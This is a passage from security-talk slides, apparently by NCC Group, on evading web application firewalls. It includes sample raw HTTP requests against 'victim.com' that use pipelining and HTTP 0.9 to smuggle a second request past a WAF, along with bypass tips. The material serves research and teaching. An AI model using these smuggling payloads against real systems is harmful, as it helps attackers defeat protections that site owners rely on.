Content-Type: application/x-www-form-urlencoded
Content-Length: 3

A=B
...
```

HTTP Pipelining & HTTP 0.9

```
POST /sample.aspx?input0=1 HTTP/1.1
HOST: victim.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 21

input1=nothingToSee
GET https://victim.com/anotherpage.aspx?input=value!
```

- Bypassing default settings of a famous WAF when PATH is forbidden
- What about Apache Tomcat?

Pro Tips!

- Be smart, there are more techniques, more confusions
- But don’t be greedy, perhaps try them separately
- Different technologies are different
- External WAFs (e.g. cloud based) are easier to bypass
- A proxy server can ruin your fun
  - but can also make it more fun!

http://HTTP.NINJA/

- Work in progress…
- Host test files, test cases, results
- More tools to come
- Needs community participation in near future


nccgroup
Thank You!